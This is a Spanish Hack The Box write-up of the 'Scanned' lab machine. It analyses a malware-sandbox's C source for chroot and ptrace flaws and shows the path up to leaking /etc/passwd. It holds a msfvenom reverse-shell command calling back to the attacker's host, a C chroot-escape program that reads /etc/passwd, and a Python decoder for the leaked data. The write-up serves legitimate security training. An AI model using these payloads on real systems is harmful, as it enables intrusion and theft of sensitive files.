



Hack The Box - Scanned	
	OS: Linux
	Nivel: Insane
	Release: 29/01/2022
Técnicas utilizadas	
Manual exploitation	
Escaping chroot	
Code injection	
Library hijack	

Scanned es una máquina Linux de nivel Insane de la plataforma de Hack The Box que comienza con la página web de una aplicación de escaneo de malware. Un posible atacante deberá revisar el código fuente proporcionado en la página web y encontrar vulnerabilidades en la aplicación. Luego, deberá desarrollar un script malicioso que permita eludir el sandbox y filtrar información sensible de la máquina víctima.



Enumeración

La dirección IP de la máquina víctima es 10.129.246.24. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~]
└─$ ping -c 5 10.129.246.24 -R
PING 10.129.246.24 (10.129.246.24) 56(124) bytes of data.
64 bytes from 10.129.246.24: icmp_seq=1 ttl=63 time=53.2 ms
RR: 10.10.16.35
    10.129.0.1
    10.129.246.24
    10.129.246.24
    10.10.16.1
    10.10.16.35

64 bytes from 10.129.246.24: icmp_seq=2 ttl=63 time=54.0 ms (same route)
64 bytes from 10.129.246.24: icmp_seq=3 ttl=63 time=51.5 ms (same route)
64 bytes from 10.129.246.24: icmp_seq=4 ttl=63 time=76.0 ms (same route)
64 bytes from 10.129.246.24: icmp_seq=5 ttl=63 time=68.5 ms (same route)

--- 10.129.246.24 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 51.539/60.652/75.994/9.788 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.246.24 -oN scanner_scanned** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali) [~/Descargas]
$ cat nmap/scanner_scanned
# Nmap 7.94SVN scan initiated Sun Aug 11 00:18:46 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_scanned 10.129.246.24
Increasing send delay for 10.129.246.24 from 0 to 5 due to 253 out of 843 dropped probes since last increase.
Increasing send delay for 10.129.246.24 from 5 to 10 due to 6418 out of 21392 dropped probes since last increase.
Nmap scan report for 10.129.246.24
Host is up, received user-set (0.007s latency).
Scanned at 2024-08-11 00:18:47 CEST for 26s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 6a:7b:14:68:97:01:4a:08:6a:e1:37:b1:d2:bd:8f:3f (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDVIOT3tXzRkAIhGGRGunJ2dkmrkp3CJHG8WbSWAeLyk0ZQoF9NovAd6HwtD08ndjc/GFMf2Dk+Si2LkGL8ceJrOfgoPqS6EATAB5MDwKcFVFS/mvRYA4KRiI5+wdc
h1Z2QtPzgrtCzV7Ce9PnyJD4J+jiFfQyG33F+zo9rhBIC18EaPLR8/NYWKxDtM3np/ouSZ+cFW41HXCq4iEg5o6jPM8xoKGf86rOKaNLDTQgoiVMBGAsY8Hg15dHmyguQ6FmCnd4KDEJb1edkxftSQu030V3/DaZmAdg
BU/nltVlSkGR7fL/pmqnnnQr/O7kpwahXN85nV9Zk+8+/xG+TwRe7IdAwXmL6u110b5jKUBNVc=
|   256 f8:b4:e1:10:f0:7b:39:48:66:34:c2:c6:28:ff:b8:25 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlldm9uNTYAAAIbm1zdhAyiNTYAAABBBiUg52QTX9Hj2DbG+8lJgvv++eN94QeUvh8UjTnXbWBLQMFQLAU01QE4xvbH06NhwY/PagoUWu9lKBEEn3F7xkQnk=
|   256 c0:8b:96:19:51:e7:ce:1f:7d:3e:44:e9:a4:04:91:09 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE9mSvS6ohnecl7R9D/SHgs8jXnuFPp0e3vvyqMUCh
80/tcp    open  http      syn-ack ttl 63 nginx 1.18.0
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Malware Scanner
|_ http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 11 00:19:13 2024 -- 1 IP address (1 host up) scanned in 26.70 seconds
```

Análisis del puerto 80 (HTTP) - Parte 1

La página web disponible en el servidor permite analizar el binario que un usuario suba a la aplicación en busca de código malicioso que emplea un sandbox donde se ejecutaría las aplicaciones que los usuarios proporcionen. Además permite descargar el código fuente de la aplicación para su análisis. Es importante tener en cuenta, que según la página web, el sistema operativo de la máquina víctima es un debian 11:



MalScanner

A brand new, totally FOSS, malware analysis sandbox!

- How does it work?
Simply upload an untrusted executable [here](#), and we'll run it in a safe environment
- What do the results look like?
You'll be able to view a list of syscalls and arguments made by the executable, sorted by their potential danger.
- How can this be so safe?
Simple! We use the most advanced security features offered by Debian 11, such as chroot, user namespaces, and ptrace!
- Can I see a list of my uploaded samples?
Unfortunately not yet, but our developers are hard at work with the database functionality in order to allow regular users to create accounts.
- Where can I download the source code???
Right [here](#)!

Análisis de código

Aunque el archivo `sandbox.c` el más importante, es necesario revisar todo el código disponible para entender el funcionamiento de la aplicación, a pesar de que el desarrollador ha incluido comentarios para entender mejor su funcionamiento. El archivo `sandbox.c` contiene varias funciones que son necesarias analizar:

1. función `make_jail`:

El siguiente código en C crea un entorno de “jail” para ejecutar un programa con privilegios limitados.

- **`jailsfd = open("jails", O_RDONLY|__O_DIRECTORY)`**: El proceso comienza abriendo el directorio “jails” en modo solo lectura.
- **`faccessat(jailsfd, name, F_OK, 0)`**: Verifica si ya existe un archivo o directorio con el nombre especificado dentro del directorio “jails”. La flag `F_OK` indica que se debe verificar la existencia del archivo o directorio, sin comprobar permisos adicionales. Si `faccessat` devuelve 0, significa que el archivo o directorio existe, y el programa termina con un mensaje de error.
- **`mkdirat(jailsfd, name, 0771)`**: La función `mkdirat` crea un nuevo directorio con el nombre especificado dentro del directorio referenciado por `jailsfd`. El tercer parámetro (0771) establece los permisos del nuevo directorio. En este caso, 0771 significa:
 - 7: Permisos completos para el propietario (lectura, escritura y ejecución).
 - 7: Permisos completos para el grupo (lectura, escritura y ejecución).
 - 1: Permisos de ejecución para otros.
- **`(result == -1 && errno != EEXIST)`**: En caso de que no se pueda crear el directorio y el error no sea debido a que ya existe, el programa también termina con un mensaje de error.
- **`access(program, F_OK)`**: La función `access` se utiliza para verificar la existencia del archivo especificado por la variable `program`. Si la función `access` devuelve un valor distinto de 0, significa que el archivo no existe.

Finalmente, el código cambia el directorio de trabajo al directorio “jails” y luego al subdirectorio especificado por `name` utilizando las funciones `chdir("jails")` y `chdir(name)`. Esto asegura que todas las operaciones posteriores se realicen dentro del entorno de “jail”.

A continuación, se llama a la función `copy_libs()`, que copia las bibliotecas necesarias para el programa. Esta función, presumiblemente definida en otra parte del código, se encarga de asegurar que todas las dependencias del programa estén disponibles dentro del entorno de “jail”.

Después, se configura el entorno de namespaces mediante la función `do_namespaces()`. Esta función, también definida en otra parte del código, configura los namespaces necesarios para aislar el entorno de “jail” del resto del sistema.

El código continúa copiando el archivo especificado por la variable `program` al archivo `./userprog` dentro del entorno de “jail” utilizando la función `copy(program, "./userprog")`. Luego, cambia la raíz del sistema de archivos al directorio actual utilizando la función `chroot(".")`. Si esta operación falla, el programa termina con un mensaje de error “Couldn’t chroot #1”. Cambiar la raíz del sistema de archivos es una medida de seguridad importante que limita el acceso del programa a solo el entorno de “jail”.

El código también cambia el ID de grupo real y efectivo a 1001 utilizando las funciones `setgid(1001)` y `setegid(1001)`. Si alguna de estas operaciones falla, el programa termina con un mensaje de error “SGID” o “SEGID”. Cambiar el ID de grupo ayuda a limitar los privilegios del programa dentro del entorno de “jail”.

De manera similar, se cambia el ID de usuario real y efectivo a 1001 utilizando las funciones `setuid(1001)` y `seteuid(1001)`. Si alguna de estas operaciones falla, el programa termina con un mensaje de error “SUID” o “SEUID”. Cambiar el ID de usuario es otra medida de seguridad que limita los privilegios del programa.

Más tarde, se llama a la función `do_trace()`, que inicia el rastreo del programa. Esta función, presumiblemente definida en otra parte del código, se encarga de monitorear la ejecución del programa

dentro del entorno de “jail”. El código termina con una llamada a `sleep(3)`, que hace que el programa espere 3 segundos antes de continuar.

```
// Create our jail folder and move into it
void make_jail(char* name, char* program) {
    jailsfd = open("jails", O_RDONLY | __O_DIRECTORY);
    if (faccessat(jailsfd, name, F_OK, 0) == 0) {
        DIE("Jail name exists");
    }
    int result = mkdirat(jailsfd, name, 0771);
    if (result == -1 && errno != EEXIST) {
        DIE("Could not create the jail");
    }

    if (access(program, F_OK) != 0) {
        DIE("Program does not exist");
    }
    chdir("jails");
    chdir(name);
    copy_libs();
    do_namespaces();
    copy(program, "/userprog");
    if (chroot(".")) {DIE("Couldn't chroot #1");}
    if (setgid(1001)) {DIE("SGID");}
    if (setegid(1001)) {DIE("SEGID");}
    if (setuid(1001)) {DIE("SUID");}
    if (seteuid(1001)) {DIE("SEUID");}
    do_trace();
    sleep(3);
}
```

2. Función `do_namespaces`:

Esta función está diseñada para configurar nuevos espacios de nombres (namespaces) para el proceso actual. Los espacios de nombres son una característica de los sistemas operativos basados en Unix que permiten aislar recursos del sistema entre diferentes grupos de procesos.

Primero, la función llama a `unshare(CLONE_NEWPID | CLONE_NEWNET)`. Esta llamada al sistema desasocia el proceso de los espacios de nombres actuales y lo asocia con nuevos espacios de nombres para los identificadores de procesos (PID) y la red (NET). Si `unshare` falla (es decir, si devuelve un valor distinto de 0), la función llama a `DIE("Couldn't make namespaces")`, lo que probablemente termina el programa con un mensaje de error.

A continuación, la función llama a `fork()`. La llamada a `fork` crea un nuevo proceso hijo. Si el valor de retorno de `fork` es distinto de 0, significa que estamos en el proceso padre. En este caso, el proceso padre espera 6 segundos (`sleep(6)`) y luego termina con un código de salida de -1 (`exit(-1)`).

En el proceso hijo, la función crea un nuevo directorio llamado `./proc` con permisos 0555 (solo lectura y ejecución para todos) utilizando `mkdir("./proc", 0555)`. Luego, la función monta el sistema de archivos `proc` en el directorio `./proc` utilizando `mount("/proc", "./proc", "proc", 0, NULL)`. Esto permite que el proceso hijo tenga acceso a un sistema de archivos `proc` aislado, que refleja solo los procesos dentro del nuevo espacio de nombres PID.

```
// Create PID and network namespace
void do_namespaces() {
    if (unshare(CLONE_NEWPID | CLONE_NEWNET) != 0) {DIE("Couldn't make namespaces");}
    // Create pid-1
    if (fork() != 0) {sleep(6); exit(-1);}
    mkdir("./proc", 0555);
    mount("/proc", "./proc", "proc", 0, NULL);
}
```

3. Función `copy_libs`:

La función comienza ejecutando un comando del sistema utilizando `system()`, que crea los directorios `bin`, `usr/lib/x86_64-linux-gnu` y `usr/lib64`, y copia el shell `/bin/sh` al directorio `bin`. Esto asegura que los directorios necesarios existan y que el shell esté disponible en el nuevo entorno.

Luego, la función entra en un bucle `for` que itera sobre el arreglo `libs`. Para cada biblioteca en el arreglo, se construyen las rutas de origen y destino utilizando `sprintf()`. La ruta de origen `path` se construye concatenando el directorio `/lib/x86_64-linux-gnu/` con el nombre de la biblioteca, y la ruta de destino

outpath se construye concatenando el directorio `./usr/lib/` con el nombre de la biblioteca. La función **copy()** se utiliza para copiar la biblioteca desde la ruta de origen a la ruta de destino.

Después de copiar las bibliotecas listadas en el arreglo `libs`, la función copia el cargador dinámico `ld-linux-x86-64.so.2` desde `/lib64/` a `./usr/lib64/` utilizando `copy()`. Esto es necesario para que las bibliotecas puedan ser cargadas correctamente en el nuevo entorno.

Finalmente, la función ejecuta otro comando del sistema utilizando `system()`, que crea enlaces simbólicos `lib64` y `lib` en el directorio actual que apuntan a `usr/lib64` y `usr/lib`, respectivamente. También cambia los permisos de los directorios `usr` y `bin` a 755 (lectura, escritura y ejecución para el propietario, y solo lectura y ejecución para los demás).

```
void copy_libs() {
    char* libs[] = {"libc.so.6", NULL};
    char path[FILENAME_MAX] = {0};
    char outpath[FILENAME_MAX] = {0};
    system("mkdir -p bin usr/lib/x86_64-linux-gnu usr/lib64; cp /bin/sh bin");
    for (int i = 0; libs[i] != NULL; i++) {
        sprintf(path, "/lib/x86_64-linux-gnu/%s", libs[i]);
        // sprintf(path, "/lib/%s", libs[i]);
        sprintf(outpath, "./usr/lib/%s", libs[i]);
        copy(path, outpath);
    }
    copy("/lib64/ld-linux-x86-64.so.2", "./usr/lib64/ld-linux-x86-64.so.2");
    system("ln -s usr/lib64 lib64; ln -s usr/lib lib; chmod 755 -R usr bin");
}
```

Otro archivo importante a analizar es `tracing.c`

1. Función `do_trace`:

La función `prctl` con el comando `PR_SET_DUMPABLE` se utiliza para restablecer la bandera de volcado (dumpable flag). Esta bandera determina si el proceso puede ser rastreado y si se pueden generar volcados de núcleo (core dumps) en caso de fallo. En este caso, se establece la bandera de volcado a 1, lo que permite que el proceso hijo pueda ser rastreado y que se puedan generar volcados de núcleo. Los otros parámetros (0, 0, 0, 0) no se utilizan en este contexto y se pasan como ceros.

Más tarde, se definen dos estructuras: `user_cap_header_struct` y `user_cap_data_struct`. La estructura `header` contiene información sobre la versión y el PID, mientras que la estructura `caps` almacena las capacidades del proceso.

A continuación, se inicializa la estructura `header` con la versión de las capacidades (`_LINUX_CAPABILITY_VERSION_3`) y el PID (0), que indica el proceso actual. La constante `_LINUX_CAPABILITY_VERSION_3` define la versión de la estructura de capacidades utilizada. Luego, se inicializan los campos `effective`, `inheritable` y `permitted` de la estructura `caps` a 0. Esto significa que el proceso no tendrá ninguna capacidad especial.

La línea de código `syscall(SYS_capget, &header, &caps);` realiza una llamada al sistema para obtener las capacidades actuales del proceso. La función `syscall` permite realizar llamadas directas al sistema operativo, y en este caso, se utiliza para invocar la llamada al sistema `SYS_capget`. Esta constante representa la llamada al sistema que se encarga de obtener las capacidades de un proceso, las cuales son privilegios específicos que pueden ser otorgados a un proceso para realizar ciertas operaciones que normalmente requerirían permisos de superusuario.

El código realiza una bifurcación (`fork`) para crear un proceso hijo. Si la bifurcación falla, el programa termina con un mensaje de error. Si la bifurcación tiene éxito, el proceso hijo ejecuta la función `do_child` (PID: 2), que contiene las operaciones que debe realizar el proceso hijo.

Luego, se realiza una segunda bifurcación para crear otro proceso. Si esta bifurcación falla, el programa termina con un mensaje de error. Si la bifurcación tiene éxito, se ejecuta la función `do_killer` (PID: 3) con el PID del proceso hijo como argumento. El proceso padre, por su parte, ejecuta la función `do_log` (PID: 1) con el PID del proceso hijo.

```

void do_trace() {
    // We started with capabilities - we must reset the dumpable flag
    // so that the child can be traced
    prctl(PR_SET_DUMPABLE, 1, 0, 0, 0, 0);
    // Remove dangerous capabilities before the child starts
    struct user_cap_header_struct header;
    struct user_cap_data_struct caps;
    char pad[32];
    header.version = _LINUX_CAPABILITY_VERSION_3;
    header.pid = 0;
    caps.effective = caps.inheritable = caps.permitted = 0;
    syscall(SYS_capget, &header, &caps);
    caps.effective = 0;
    caps.permitted = 0;
    syscall(SYS_capset, &header, &caps);
    int child = fork();
    if (child == -1) {
        DIE("Couldn't fork");
    }
    if (child == 0) {
        do_child();
    }
    int killer = fork();
    if (killer == -1) {
        DIE("Couldn't fork (2)");
    }
    if (killer == 0) {
        do_killer(child);
    } else {
        do_log(child);
    }
}

```

2. Función do_child y do_killer:

La función **do_child** se encarga de configurar y ejecutar el proceso hijo dentro del entorno de jail. La primera acción que realiza es cerrar el descriptor de archivo **jailsfd** (**close(jailsfd)**), lo que impide que el proceso hijo pueda escapar del entorno chroot. A continuación, se configura una señal que se envía al proceso hijo cuando el proceso padre muere utilizando **prctl(PR_SET_PDEATHSIG, SIGHUP)**. Esto asegura que si el proceso padre muere, el proceso hijo recibirá la señal **SIGHUP** y también terminará. A continuación, la función llama a **ptrace(PTRACE_TRACEME, 0, NULL, NULL)**, lo que permite que el proceso padre rastree al proceso hijo. Esto es útil para depuración y para asegurarse de que el proceso hijo no realice acciones no autorizadas. Finalmente, se intenta ejecutar el programa **userprog** mediante **execve**. Si esta llamada falla, el programa termina con un mensaje de error.

Por otro lado, la función **do_killer** se encarga de terminar el proceso hijo después de un tiempo determinado. Primero, la función espera 5 segundos utilizando **sleep(5)**. Luego, se envía la señal **SIGKILL** al proceso hijo mediante la llamada a **kill**. Si esta llamada falla, el programa termina con un mensaje de error. Si la llamada a **kill** tiene éxito, se imprime un mensaje indicando que el subprocesso ha sido terminado y la función finaliza.

Si la llamada a **kill** tiene éxito, la función imprime el mensaje “Killed subprocess” usando **puts**. Finalmente, la función llama a **exit(0)**, lo que termina el proceso actual con un código de salida de 0, indicando que todo ha ido bien.

```

void do_child() {
    // Prevent child process from escaping chroot
    close(jailsfd);
    prctl(PR_SET_PDEATHSIG, SIGHUP);
    ptrace(PTRACE_TRACEME, 0, NULL, NULL);
    char* args[] = {NULL};
    execve("/userprog", args, NULL);
    DIE("Couldn't execute user program");
}

void do_killer(int pid) {
    sleep(5);
    if (kill(pid, SIGKILL) == -1) {DIE("Kill err");}
    puts("Killed subprocess");
    exit(0);
}

```

3. Función do_log:

La función **do_log** se encarga de rastrear y registrar las llamadas al sistema (syscalls) realizadas por un proceso hijo, cuyo identificador se pasa como parámetro **pid**. En primer lugar, la función declara una variable **status** para almacenar el estado del proceso hijo. Luego, llama a **waitpid(pid, &status, 0)**, lo que hace que el proceso actual espere hasta que el proceso hijo cambie de estado.

A continuación, se declaran dos estructuras `user_regs_struct` llamadas `regs` y `regs2`. Estas estructuras se utilizan para almacenar los registros del procesador antes y después de una llamada al sistema.

La función entra en un bucle infinito, lo que indica que continuará monitoreando las llamadas al sistema hasta que el proceso hijo termine. Dentro del bucle, la función realiza las siguientes acciones:

1. En primer lugar llama a `ptrace(PTRACE_SYSCALL, pid, 0, 0)`, lo que hace que el proceso hijo se detenga en la próxima entrada de una syscall. Luego, llama a `waitpid(pid, &status, 0)` para esperar a que el proceso hijo se detenga.
2. Después, usa `WIFEXITED(status)` y `WIFSIGNALED(status)` para verificar si el proceso hijo ha terminado normalmente o debido a una señal. Si es así, se imprime un mensaje "Exited" y la función retorna. Si el proceso hijo no ha terminado, se utiliza `ptrace(PTRACE_GETREGS, pid, 0, ®s)` para obtener los registros del proceso en la entrada de la syscall.
3. Más tarde, llama nuevamente a `ptrace(PTRACE_SYSCALL, pid, 0, 0)` para permitir que el proceso hijo continúe con la syscall. Luego, llama a `waitpid(pid, &status, 0)` para esperar a que el proceso hijo cambie de estado nuevamente.
4. Finalmente, llama a `log_syscall(regs, regs2.rax)` para registrar la syscall, utilizando los registros obtenidos antes y después de la llamada al sistema.

```
void do_log(int pid) {
    int status;
    waitpid(pid, &status, 0);
    struct user_regs_struct regs;
    struct user_regs_struct regs2;
    while (1) {
        // Enter syscall
        ptrace(PTRACE_SYSCALL, pid, 0, 0);
        waitpid(pid, &status, 0);
        if (WIFEXITED(status) || WIFSIGNALED(status)) {
            puts("Exited");
            return;
        }
        ptrace(PTRACE_GETREGS, pid, 0, &regs);
        // Continue syscall
        ptrace(PTRACE_SYSCALL, pid, 0, 0);
        waitpid(pid, &status, 0);
        ptrace(PTRACE_GETREGS, pid, 0, &regs2);
        log_syscall(regs, regs2.rax);
    }
}
```

4. Función `log_syscall`:

La estructura `registers` se define utilizando `typedef` y el atributo `__packed__`, que instruye al compilador para empaquetar la estructura sin añadir relleno entre los miembros. Esto asegura que no haya bytes de relleno, permitiendo que la estructura ocupe el menor espacio posible en memoria y que los datos se almacenen de manera contigua. Esta característica es especialmente importante cuando se necesita escribir la estructura en un archivo de log o transmitirla a través de una interfaz de hardware sin introducir inconsistencias debidas a la alineación de memoria.

La estructura contiene varios registros de propósito general utilizados en las llamadas al sistema, como `rax`, `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`, y un campo adicional `ret` para almacenar el valor de retorno de la syscall. Además, el valor de `ret` se asigna al miembro `ret` de la estructura `registers` antes de escribir la estructura en el archivo de log. Esto permite que el archivo de log contenga no solo los registros del procesador en el momento de la syscall, sino también el resultado de la syscall misma.

A continuación, la función intenta abrir un archivo llamado `/log` con los modos `O_CREAT`, `O_RDWR` y `O_APPEND`, y permisos `0777`. Si la llamada a `open` falla (es decir, si devuelve `-1`), la función simplemente retorna sin hacer nada más. Si la llamada a `open` tiene éxito, la función escribe el contenido de `result` en el archivo utilizando la llamada `write`. Finalmente, la función cierra el archivo con `close`.

```

typedef struct __attribute__((__packed__)) {
    unsigned long rax;
    unsigned long rdi;
    unsigned long rsi;
    unsigned long rdx;
    unsigned long r10;
    unsigned long r8;
    unsigned long r9;
    unsigned long ret;
} registers;

void log_syscall(struct user_regs_struct regs, unsigned long ret) {
    registers result;
    result.rax = regs.orig_rax;
    result.rdi = regs.rdi;
    result.rsi = regs.rsi;
    result.rdx = regs.rdx;
    result.r10 = regs.r10;
    result.r8 = regs.r8;
    result.r9 = regs.r9;
    result.ret = ret;
    int fd = open("/log", O_CREAT|O_RDWR|O_APPEND, 0777);
    if (fd == -1) {
        return;
    }
    write(fd, &result, sizeof(registers));
    close(fd);
}

```

A pesar de las medidas de seguridad implementadas, el código presenta una vulnerabilidad relacionada con el manejo del descriptor de archivo `jailsfd`. Aunque el código cierra correctamente este descriptor en el proceso hijo para evitar que el proceso escape de la jail, no lo cierra en los otros procesos (como el proceso “killer” y el proceso “logger”). Esto significa que estos procesos aún tienen acceso al descriptor de archivo fuera de la jail. Esta situación es suficiente para comprometer completamente la seguridad del sandbox.

Otra vulnerabilidad presente en el código analizado anteriormente se encuentra en la función `do_trace()`. La función `do_trace()` configura el flag `dumpable` del proceso a 1 utilizando `prctl(PR_SET_DUMPABLE, 1, 0, 0, 0, 0)`, permitiendo que el proceso hijo pueda ser rastreado. Sin embargo, este flag se establece antes de realizar el `fork()`, lo que significa que no solo el proceso hijo, sino también los otros procesos (el proceso padre y cualquier otro proceso creado después) serán rastreables. Esto presenta una vulnerabilidad, ya que un atacante podría potencialmente rastrear y manipular estos procesos, escapando así del entorno seguro (sandbox).

Además, en la mayoría de las distribuciones, el archivo de configuración del kernel `/proc/sys/kernel/yama/ptrace_scope` está configurado en 1, lo que significa que un proceso solo puede ser rastreado por sus ancestros (o procesos específicamente permitidos mediante `PR_SET_TRACER`). Sin embargo, en algunas distribuciones comunes, este valor está configurado en 0 (sin restricciones), lo que permite el rastreo sin restricciones.

Análisis del puerto 80 (HTTP) - Parte 2

Para comprender el funcionamiento de la página web, creé un archivo malicioso usando `msfvenom` para después subirlo a la aplicación web.

```

(administrador@kali) - [~/Descargas/contents]
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.35 LPORT=444 -f elf -o cmd
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: cmd

(administrador@kali) - [~/Descargas/contents]
$

```


Al realizar el análisis, observé las llamadas a nivel de sistema y los argumentos que emplea el ejecutable, ordenándolos según el nivel de peligrosidad que implican.

10.129.246.24/viewer/12749a84767516fd9ed357b84d1ce646/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

System Call log for sample 12749a84767516fd9ed357b84d1ce646

Show High Priority Syscalls (4)

socket(0x2, 0x1, 0x0) = 0x3

connect(0x3, 0x7fffd9efd48, 0x10) = -0x65

execve(0x7fffd9efd40, 0x7fffd9efd30, 0x0) = 0x0

execve(0x0, 0x0, 0x0) = -0x26

Show Medium Priority Syscalls (26)

Show Low Priority Syscalls (3)

Show Ignored Syscalls (57)

En este punto, el objetivo fue desarrollar un código malicioso que permitiera extraer información sensible de la máquina víctima.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(int argc, char **argv) {
    size_t bytesRead = 0;

    int fd_to_read = open("/proc/1/fd/3/../../../../etc/passwd", O_RDONLY);
    if (fd_to_read == -1) {
        perror("Error opening file to read");
        return EXIT_FAILURE;
    }

    int fd_log = open("/log", O_WRONLY | O_APPEND | O_CREAT, 0777);
    if (fd_log == -1) {
        perror("Error opening log file");
        close(fd_to_read);
        return EXIT_FAILURE;
    }

    char buf[64] = {0};
    ((unsigned long*)buf)[0] = 0x1337;

    while ((bytesRead = read(fd_to_read, buf, sizeof(buf))) > 0) {
        ssize_t bytes_written = write(fd_log, buf, sizeof(buf));
        if (bytes_written != sizeof(buf)) {
            perror("Error writing to log file");
            close(fd_to_read);
            close(fd_log);
            return EXIT_FAILURE;
        }
    }

    close(fd_to_read);
    close(fd_log);
    return EXIT_SUCCESS;
}
```

Como puede verse en la siguiente imagen, el sandbox informa de 198 llamadas al sistema ignoradas, entre las que se encuentra sys_4919, que es la representación decimal de 0x1337. Esto indica que el código malicioso desarrollado anteriormente se ejecutó con éxito.

10.129.246.24/viewer/affde498c36b4e7dc00d72a9560277b7/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

System Call log for sample affde498c36b4e7dc00d72a9560277b7

Show High Priority Syscalls (0)

Show Medium Priority Syscalls (0)

Show Low Priority Syscalls (367)

Show Ignored Syscalls (198)

sys_12() = 0x1b3e000

sys_12() = 0x1b3ed00

sys_158() = 0x0

sys_257() = 0x4

sys_4919() = 0x303a783a746f6f72

sys_4919() = 0x3a746f6f723a303a

sys_4919() = 0x622f3a746f6f722f

sys_4919() = 0xa687361622f6e69

sys_4919() = 0x783a6e6f6d656164

Al aplicar los filtros que se pueden ver en la imagen adjunta, se observan las primeras líneas del archivo /etc/passwd solicitado anteriormente.

Download CyberChefLast built: 2 months ago - Version 10 is here! Read about the new features hereOptionsAbout / Support

Operations

swapSwap caseSwap endiannessAES Key WrapGOST Key WrapShow on mapAES Key UnwrapGOST Key UnwrapFavourites★Data formatEncryption / EncodingPublic Key

Recipe

Swap endianness

Data formatHexWord length (bytes)8Pad incomplete words

From Hex

DelimiterAuto

Input

0x303a783a746f6f720x3a746f6f723a303a0x622f3a746f6f722f0xa687361622f6e690x783a6e6f6d6561640xa687361622f6e690x7273752f3a6e6f6d0x752f3a6e6f6d72732f0x2f6e6f6d72732f7273

Output

root:x10:0:root:/root:/b...a0**d*|daemon:x11:1:daemon:/usr/sbin:/usr/sbin/

Ahora, solo es necesario desarrollar un script en Python que permita exfiltrar datos utilizando la información obtenida previamente.

```
#!/usr/bin/python3
import requests
import sys
import re
import struct
from argparse import ArgumentParser

def main(url):
    try:
        r = requests.get(url)
        r.raise_for_status()

        response = re.findall(r"sys_4919\(\) = 0x([a-f0-9]+)", r.text, re.MULTILINE)
        data = b""
        for val in response:
            data += struct.pack("Q", int(val, 16))
        print(data.decode())
    except requests.RequestException as e:
        print(f"Error fetching URL: {e}")
    except IOError as e:
        print(f"Error writing to file: {e}")
    except UnicodeDecodeError as e:
        print(f"Error decoding exfiltrated data: {e}")
    except Exception as e:
        print(f"An unexpected error occurred: {e}")

if __name__ == "__main__":
    parser = ArgumentParser()
    parser.add_argument("-u", "--url", help="Direccion web del host a analizar", required=True)
    args = parser.parse_args()
    main(args.url)
```

El resultado es el siguiente:

```
(administrador@kali)-[~/Descargas/contents]
$ python3 data_leaked.py -u http://10.129.246.24/viewer/affde498c36b4e7dc00d72a9560277b7/
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
